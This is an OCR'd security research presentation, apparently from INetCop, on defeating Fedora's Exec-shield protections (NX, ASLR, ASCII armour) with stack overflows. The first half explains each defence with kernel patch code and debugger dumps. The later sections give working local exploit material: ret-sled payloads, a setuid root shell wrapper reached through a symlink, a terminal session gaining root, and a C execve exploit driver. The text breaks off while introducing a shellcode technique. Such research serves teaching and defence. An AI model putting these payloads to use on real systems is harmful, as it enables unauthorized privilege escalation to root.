INETCOP
Total security solution

New Local & Remote Exploit to Get Over Exec-shield Protection

Fedora Stack based Overflow case study

- Profile -

Dong-hoon you - Xpl017Elz (x82)

- INetCop Security Research institute Director
- http://www.inetcop.org
- http://x82.inetcop.org
- Chonnam national university
  graduate school of Information Security

- Field of research
* analyzing web application vulnerability
* analyzing system application vulnerability
* analyzing system kernel, library vulnerability
* analyzing application exploit source code vulnerability
* developing Proof-of-concept exploit code

- Career
* WOKSDOME global hacking competition prize
* The 1st KJIST SeeCure-CSRL Hacking Festival prize
* Review vulnerability report
* Publishing Small buffer format string attack paper
* Publishing Advanced exploitation in exec-shield paper

1. Exec-shield of Fedora system


- Exec-shield (reference: Wikipedia)

Exec-Shield, developed by Red Hat kernel developer Ingo Molnar, is a kernel patch designed to reduce the system threat by automated attack such as worm. It was released via mailing list on
May, 2 , 2003

(1) Non-executable memory technique: CS Limit (software based data execution prohibition)

Exec-shield was designed to emulate hardware NX function on all x86 compatible without hardware support. it substantiated its NX function by using the same CS limitation that Openwall project and PaX kernel (SEGMEXEC) use. Code Segment Limit separates the memory into two sectors, executable and non-executable, data, region. it puts program code into the executable region and other data and stack into non-executable region.

```
+static inline void set_user_cs(struct desc_struct *desc, unsigned long limit)
+{
+        limit = (limit - 1) / PAGE_SIZE;
+        desc->a = limit & 0xffff;
+        desc->b = (limit & 0xf0000) | 0x00c0fb00;
+}
+
+#define load_user_cs_desc(cpu, mm) \
+        get_cpu_gdt_table(cpu)[GDT_ENTRY_DEFAULT_USER_CS] = (mm)->context.user_cs
+
+extern void arch_add_exec_range(struct mm_struct *mm, unsigned long limit);
+extern void arch_remove_exec_range(struct mm_struct *mm, unsigned long limit);
+extern void arch_flush_exec_range(struct mm_struct *mm);
```



[exec-shield patch code and New Security Enhancements in RedHat Enterprise Linux v.3 update 3]

INETCOP Total security solution

1. Exec-shield of Fedora system

(1) Non-executable memory technique: CS Limit (software based data execution prohibition) (cont.)

You can check GDT table info. loaded into CS descriptor register by loading a module as you see.
You need to dump base address in GDTR register and use debugger to figure out what is in the index value of CS selector. Only then you can see that the CS limit is set

```c
int  init_module(void)
{
        int a,b,c,d;
        unsigned char *p;
        struct {
                unsigned short limit;
                unsigned int base;
        } __attribute__ ((packed)) gdtr;
        asm("sgdt %0" : : "m"(gdtr));
        printk("reg: %p\n",&gdtr);
        printk("GDT Base: %p, ",gdtr.base);
        printk("GDT Limit: %d\n",gdtr.limit-1);

        p=gdtr.base;
        for(a=0,b=0,c=0;a<gdtr.limit-1;a++){
                printk("[%02d] %p ",c++,&p[b]);
                for(d=0;d<8;d++){
                        printk("%02x",p[b++]);
                }
                printk("\n");
        }
        return 0;
}
```

```
GDT Base: c110a000, GDT Limit: 254
[00] c110a000 0000000000ff0000
[01] c110a008 0000000000000000
[02] c110a010 0000000000000000
[03] c110a018 0000000000000000
[04] c110a020 0000000000000000
[05] c110a028 0000000000000000
[06] c110a030 ffffc026fcf2dfb7
[07] c110a038 0000000000000000
[08] c110a040 0000000000000000
[09] c110a048 0000000000000000
[10] c110a050 0000000000000000
[11] c110a058 0000000000000000
[12] c110a060 ffff0000009acf00
[13] c110a068 ffff00000092cf00
[14] c110a070 4880000000fbc000  0x00008048 0x00c0fb00 (0x08048 x 4096)
[15] c110a078 ffff000000f2cf00  0x0000ffff 0x00cff200 (0xfffff x 4096)
[16] c110a080 73208012108b00c1
[17] c110a088 270020d07782000c0
[18] c110a090 ffff0000009a4000
[19] c110a098 ffff0000009a0000
[20] c110a0a0 ffff000000920000
[21] c110a0a8 0000000000920000
[22] c110a0b0 0000000000920000
[23] c110a0b8 ffff0000009a4000
[24] c110a0c0 ffff0000009a0000
[25] c110a0c8 ffff000000924000
[26] c110a0d0 ff038035109200c1
```

[User CS descriptor register after applying exec-shield patch]

INETCOP Total security solution

1. Exec-shield of Fedora system

(2) Non-executable memory technique: NX bit (hardware based data execution prohibition)

NX(no execute) & XD(execute disable) bit is a CPU function to give a distinction between code area and data area. This technique has recently been brought to the light there was no distinction on reading and executing memory. It was inevitable choice to keep compatibility with old 8086 architecture but also incurred a lot of memory related attack such as BOF

NX function works only on PAE 64 bit page table. once this function is applied you can set permission by the page (4kb)

As more and more processor supporting NX function, CS limit is now getting obsolete.
NX function is more advanced and sophisticated and also supports kernel memory control which CS limit doesn't.

[CPU with hardware NX function]

1. Exec-shield of Fedora system

(3) ASLR (Address Space Layout Randomization)

Mmap function which maps stack , heap , library address randomly on every process, made ASLR possible.
Because of this technique, attacker can no longer predict the address of his attack code.
ASLR randomizes following memory address.

1) Memory region where library is mapped
2) Heap memory region which brk controls
3) Heap memory region which mmap controls
4) User stack memory region

```
+unsigned long arch_get_unmapped_exec_area(struct file *filp, unsigned long addr0,
+                unsigned long len0, unsigned long pgoff, unsigned long flags)
+{
 ...
+        if (!addr && !(flags & MAP_FIXED))
+   ①           addr = randomize_range(SHLIB_BASE, 0x01000000, len);
+        ...
+                if (TASK_SIZE - len >= addr &&
+                    (!vma || addr + len <= vma->vm_start)) {
+                        return addr;
+                }
+        ...
+        addr = SHLIB_BASE;
         ...
+                if (!vma || addr + len <= vma->vm_start) {
+                        /*
+                         * Must not let a PROT_EXEC mapping get into the
+                         * brk area:
+                         */
+                        ...
+                        /*
+                         * Up until the brk area we randomize addresses
+                         * as much as possible:
+                         */
+                        if (addr >= 0x01000000) {
+                  ③             tmp = randomize_range(0x01000000,
                                        PAGE_ALIGN(max(mm->start_brk, 0x08000000)), len);
+                                vma = find_vma(mm, tmp);
+                                if (TASK_SIZE - len >= tmp &&
+                                    (!vma || tmp + len <= vma->vm_start))
+                                        return tmp;
```

```
+void randomize_brk(unsigned long old_brk)
+{
+   ②   unsigned long new_brk, range_start, range_end;
+
+        range_start = 0x08000000;
+        if (current->mm->brk >= range_start)
+                range_start = current->mm->brk;
+        range_end = range_start + 0x02000000;
+        new_brk = randomize_range(range_start, range_end, 0);
+        if (new_brk)
+                current->mm->brk = new_brk;
+}
+

+unsigned long arch_align_stack(unsigned long sp)
+{
+   ④   if (current->flags & PF_RANDOMIZE)
+                sp -= get_random_int() % 8192;
+        return sp & ~0xf;
+}

+static unsigned long randomize_stack_top(unsigned long stack_top)
+{
+    unsigned int random_variable = 0;
+
+    if (current->flags & PF_RANDOMIZE)
+        random_variable = get_random_int() % (8*1024*1024);
+#ifdef CONFIG_STACK_GROWSUP
+    return PAGE_ALIGN(stack_top + random_variable);
+#else
+    return PAGE_ALIGN(stack_top - random_variable);
+#endif
+}
```

[Source code for each patch]

1. Exec-shield of Fedora system

(3) ASLR (Address Space Layout Randomization) (cont.)

The third argument of mmap function determines where the memory will be mapped to.
For instance, if the argument is PROT_READ | PROT_WRITE , then it will be considered as data and will be mapped to non-executable area. On the other hands, when the argument is PROT_READ | PROT_EXEC, it will be considered as code and will be mapped to executable region of the memory.

```
[root@localhost test3]# cat test.c
#include <stdio.h>
#include <sys/mman.h>

int main(){
        char *p=mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
        char *p2=mmap(NULL, 4096, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
        FILE *fp=fopen("/proc/self/maps","r");
        printf("PROT_READ|PROT_WRITE: %p\n",p);
        printf("PROT_READ|PROT_EXEC: %p\n",p2);
        while(fgets(p,256,fp)){
                printf("%s",p);
        }
        fclose(fp);
}
[root@localhost test3]# gcc -o test test.c
```

[mmap function test code]

```
[root@localhost test3]# ./test
PROT_READ|PROT_WRITE: 0xb7ffa000
PROT_READ|PROT_EXEC: 0x287000
00110000-0012b000 r-xp 00000000 fd:00 524373     /lib/ld-2.7.so
0012b000-0012c000 r-xp 0001a000 fd:00 524373     /lib/ld-2.7.so
0012c000-0012d000 rwxp 0001b000 fd:00 524373     /lib/ld-2.7.so
0012d000-0012e000 r-xp 0012d000 00:00 0          [vdso]
0012e000-00281000 r-xp 00000000 fd:00 524380     /lib/libc-2.7.so
00281000-00283000 r-xp 00153000 fd:00 524380     /lib/libc-2.7.so
00283000-00284000 rwxp 00155000 fd:00 524380     /lib/libc-2.7.so
00284000-00287000 rwxp 00284000 00:00 0
00287000-00288000 r-xp 00287000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 426614     /tmp/test3/test
08049000-0804a000 rw-p 00000000 fd:00 426614     /tmp/test3/test
08650000-08671000 rw-p 08650000 00:00 0
b7ff0000-b7ff2000 rw-p b7ff0000 00:00 0
b7ff8000-b7ffb000 rw-p b7ff8000 00:00 0
bf902000-bf917000 rw-p bffea000 00:00 0          [stack]
[root@localhost test3]#
```

[mmap function test result]

INETCOP Total security solution

(4) ASCII Armour (NULL pointer dereference protection)

Learning from the idea that hackers use 4byte address system when they attack existing 32bit processor, ASLR technology enables base address to be less than 16MB including library offset. Also glibc patches made some library function have either null or 0x20 in its address.

```
[root@localhost test3]# objdump -d /lib/libc.so.6 | grep -e execv -e system | grep ">:"
00036a50 <do_system>:
00036f00 <__libc_system>:
00093180 <execve>:
000931e0 <fexecve>:
000932e0 <execv>:
00093600 <execvp>:
```

[Offset value including null, space]

```
Breakpoint 2 at 0x11df74
Pending breakpoint "_dl_fixup" resolved
(no debugging symbols found)

warning: Missing the separate debug info file: /usr/lib/debug/.build-id/ba/4ea11
18691c82642 6e9410cafb798f25cefad5.debug
(no debugging symbols found)

Breakpoint 2, 0x0011df74 in _dl_fixup () from /lib/ld-linux.so.2
(gdb) x/s *(*(*($eax+12)+12)+4)
0x12cfd0:        "/lib/libc.so.6"
(gdb) x/5x *(*($eax+12)+12)
0xb7f7a000:     0x0012e000      0x0012cfd0      0x00282d7c      0x0012c280
0xb7f7a010:     0x0012c938
(gdb) x/x *(*(*($eax+12)+12))+0x00036f00
0x164f00 <system>:      0x890cec83
(gdb)
```

[link_map structure entered as a argument of _dl_fixup]

INETCOP Total security solution

1. Exec-shield of Fedora system

(5) Accessing manipulated function argument (changing glibc)

A hacker could run his desired command by manipulating %ebs after causing an overflow on existing system. Ever since FC4, however, some critical functions in the library has been compiled with -fomit-frame-pointer option, which made the functions to refer to %esp register.
It is well described in glibc-2.7/posix/Makefile.

```
[root@localhost tmp]# cat glibc-2.7/posix/Makefile | grep fomit
CFLAGS-wordexp.os = -fomit-frame-pointer
CFLAGS-spawn.os = -fomit-frame-pointer
CFLAGS-spawnp.os = -fomit-frame-pointer
CFLAGS-spawni.os = -fomit-frame-pointer
CFLAGS-execve.os = -fomit-frame-pointer
CFLAGS-fexecve.os = -fomit-frame-pointer
CFLAGS-execv.os = -fomit-frame-pointer
CFLAGS-execle.os = -fomit-frame-pointer
CFLAGS-execl.os = -fomit-frame-pointer
CFLAGS-execvp.os = -fomit-frame-pointer
CFLAGS-execlp.os = -fomit-frame-pointer
[root@localhost tmp]#
```

[List of functions compiled with -fomit-frame-pointer option (Fedora 8 glibc-2.7)]]

```
fedora core 3 glibc 2.3.3 system():
        <system+17>: mov    0x8(%ebp),%esi          ; refers %ebp + 8
fedora core 4 glibc 2.3.5 system():
        <system+14>: mov    0x10(%esp),%edi         ; refers %esp + 16

fedora core 3 glibc 2.3.3 execve():
        <execve+9>:  mov    0xc(%ebp),%ecx          ; second argument of execve()
        <execve+27>: mov    0x10(%ebp),%edx         ; third argument of execve()
        <execve+30>: mov    0x8(%ebp),%edi          ; first argument of execve()
fedora core 4 glibc 2.3.5 execve():
        <execve+13>: mov    0xc(%esp),%edi          ; first argument of execve()
        <execve+17>: mov    0x10(%esp),%ecx         ; second argument of execve()
        <execve+21>: mov    0x14(%esp),%edx         ; third argument of execve()
```

[Access manner to the argument has been changed]

INETCOP Total security solution

2. Stack-based Overflow on Exec-shield

(1) Exploit by moving %esp, %ebp register

Below is the easiest and most common way to attack system with -fomit-frame-pointer option compiled glibc. Before going into the attack technique, I feel like to tell you "how to move %esp register by 4bytes".

ret ; pop %eip

Generally, it is very common to pop %eip register from stack to return to previous function. it is called epilog process and this process finally moves %esp register by 4 bytes.

This technique has been proved to work on Windows stack by Kcope.
Breaking the Windows Server 2003 SP2 Stack: http://www.milw0rm.com/papers/214

```
<-stack grows this way                                          address grows this way -->
...                              10      14      18      22      (return address grows by 4 bytes)
|...-----------------------------|-------|-------|-------|-----------------------------------...|
                               [ret]   [ret]   [ret]  [XXXX]
                                 |       ^|      ^|      ^
                                 |_______||______||______|    ($esp register moves by 4byte)
                                  $esp+4  $esp+4  $esp+4      (Stack getting smaller by pop command)
```

[Exploitation by moving %esp register #1]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(2) How to move stack pointer more than 4bytes


You can see the omit of leave(mov %ebp,%esp; pop %ebp) during the epilog process of some functions generated by default in the binary from the version of glibc after Fedora core 5.
This helps us to move %esp register by as many bytes as we want. Only with this condition, it is possible to demonstrate the technique of Phrack 58-4 (by Nergal).

```
fedora core 5 glibc 2.4, gcc 4.1.0-3:

<__libc_csu_init>:        <__do_global_ctors_aux>:
...                       ...
add    $0x1c,%esp         add    $0x4,%esp
pop    %ebx               pop    %ebx
pop    %esi               pop    %ebp
pop    %edi               ret
pop    %ebp
ret
```

```
fedora 9 glibc 2.8, gcc 4.3.0-8:

<__libc_csu_fini>:        <__do_global_ctors_aux>:
...                       ...
add    $0xc,%esp          add    $0x4,%esp
pop    %ebx               pop    %ebx
pop    %esi               pop    %ebp
pop    %edi               ret
pop    %ebp
ret
```




[Exploitation by moving %esp register #2]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(3) Using exec family function and symlink

By moving %esp, we can search stack for a right value for a function argument. We should find three values from stack for execve(), because execve() function refers arguments by %esp register address. Of course, you can use execv() that uses only 2 arguments.



[Exploitation by moving %esp register & exec function & symlink]

2. Stack based Overflow on Exec-shield

(3) Using exec family function and symlink (cont.)

We can see getting first argument from %esp+0x0c after prolog process of execve() function.
By moving %esp register with ret for 4 times and calling execv(), I could find appropriate command for the first argument of execve() function when I tested on Fedora 9.

*** Stack status after 4 times of repeating ret code and calling execv() function:**

```
fedora 9 glibc 2.8, gcc 4.3.0-8:

Breakpoint 2, 0x0080eb6a in execv () from /lib/libc.so.6
(gdb) x $esp
0xbfce7be0:     0xbfce7c10          ; first argument of execve() function ($esp + 0x0c)
(gdb)
0xbfce7be4:     0xbfce7c68          ; second argument of execve() function ($esp + 0x10)
(gdb)
0xbfce7be8:     0xbfce7ca0          ; third argument of execve() function ($esp + 0x14)
(gdb) x 0xbfce7c10
0xbfce7c10:     0x00000002          ; first argument of execve() function
(gdb) x 0xbfce7c68
0xbfce7c68:     0x00000000          ; second argument of execve() function
(gdb) x 0xbfce7ca0
0xbfce7ca0:     0xbfce8946          ; third argument of execve() function
(gdb)
```

[Exploitation by moving %esp register & exec function & symlink]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(3) Using exec family function and symlink (cont.)

The address values stored in that point is stored in stack before main(). Now that we got a address value to execute as a command, all we need to do now is to link with a program that we want to execute for privilege elevation through symlink. This symlink technique came from Lamagra

```
[x82@localhost tmp]$ cat sh.c
int main(){
        setuid(0);
        setgid(0);
        system("/bin/sh");
}

[x82@localhost tmp]$ gcc -o sh sh.c
[x82@localhost tmp]$ ln -s sh `printf "\x02"`
[x82@localhost tmp]$ ./vuln 000011112222`printf "\xc7\x84\x04\x08\xc7\x84\x04\x0
8\xc7\x84\x04\x08\xc7\x84\x04\x08\x40\xeb\x80"`
sh-3.2# id
uid=0(root) gid=0(root) groups=500(x82) context=unconfined_u:unconfined_r:unconf
ined_t:s0-s0:c0.c1023
sh-3.2#
```


[Exploitation by moving %esp register & exec function & symlink]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(4) Using exec family functions and environment variables

This seems quite effective under the circumstance that a hacker can put ret (pop %eip) command as many as he wants. If there were a vulnerability on a local variable located in a stack frame near argument pointer, environment variable pointer, that would be the best condition for this skill to work.



argument pointer and environment variable pointer is made of array of pointers that point each datum. There is, always, Null at the end of the pointer and we can judge whether it is the end of pointer by NULL.


[Exploitation by moving %esp register & exec function & environment variable]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(4) Using exec family functions and environment variables (cont.)

First we need to call some functions whose arguments can be set as environment variables like execve() and then assign each argument in environment variables. Then, by repeating ret code, move %esp register to the environment variable pointer and finally, call exec family function.



[Exploitation by moving %esp register & exec function & environment variable]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(4) Using exec family functions and environment variables (cont.)

```
char *environs[]={
              "./sh", /* environ0: ./sh */
              "₩x00", /* environ1: 0x00000000 */
              "₩x00", /* environ2: 0x00000000 */
              "₩x00", /* environ3 */
              "₩x00", /* environ4 */
              "₩x00", /* environ5 */
0};
char *arguments[]={"./vuln", /* argument0 */
              "aaaabbbbcccc" /* argument1 */
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
...
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
              "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08" /* ret count: 47 */
              "₩xe0₩xe9₩x80", /* execve() */
0};
execve("./vuln",arguments,environs);
```

[Exploitation by moving %esp register & exec function & environment variable]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(4) Using exec family functions and environment variables (cont.)

When execve() is called, arguments will be like this,
execve("...",0xbfc8ffeb,0xbfc8fff0); or, execve("...",0x00000000,0x00000000);
in addition, second and third argument indicate the value of null. Of course, the attack will be successful if you enter null into second and third argument manually.

```
(gdb) r
Starting program: /var/tmp/0x82-x_execve
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
Executing new program: /var/tmp/vuln
Missing separate debuginfos, use: debuginfo-install glibc.i686
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
Missing separate debuginfos, use: debuginfo-install glibc.i686
(gdb) x/7x $esp
0xbfc8f2e0:     0xbfc8ffeb      0xbfc8fff0      0xbfc8fff1      0xbfc8fff2
0xbfc8f2f0:     0xbfc8fff3      0xbfc8fff4      0x00000000
(gdb) x/s 0xbfc8ffeb
0xbfc8ffeb:      "./sh"
(gdb) x/x 0xbfc8fff0
0xbfc8fff0:     0x00000000
(gdb) x/x 0xbfc8fff1
0xbfc8fff1:     0x00000000
(gdb)
```

[Exploitation by moving %esp register & exec function & environment variable]

INETCOP
Total security solution

2. Stack based Overflow on Exec-shield

(5) Exploit on classic shellcode library area

Ret code and environment variable pointers are also used for this technique. There is nothing new about this technique, but it still means something for it can execute a classic shellcode. First, we should remember that the classic shellcode can be run in library.

```
[x82@localhost tmp]$ cat /proc/26089/maps
00110000-00111000 r-xp 00110000 00:00 0          [vdso]
00754000-00770000 r-xp 00000000 fd:00 379307     /lib/ld-2.8.so
00770000-00771000 r--p 0001c000 fd:00 379307     /lib/ld-2.8.so
00771000-00772000 rw-p 0001d000 fd:00 379307     /lib/ld-2.8.so
00774000-008d7000 r-xp 00000000 fd:00 379308     /lib/libc-2.8.so
008d7000-008d9000 r--p 00163000 fd:00 379308     /lib/libc-2.8.so
008d9000-008da000 rw-p 00165000 fd:00 379308     /lib/libc-2.8.so
008da000-008dd000 rw-p 008da000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 311405     /var/tmp/vuln
08049000-0804a000 rw-p 00000000 fd:00 311405     /var/tmp/vuln
b8024000-b8026000 rw-p b8024000 00:00 0
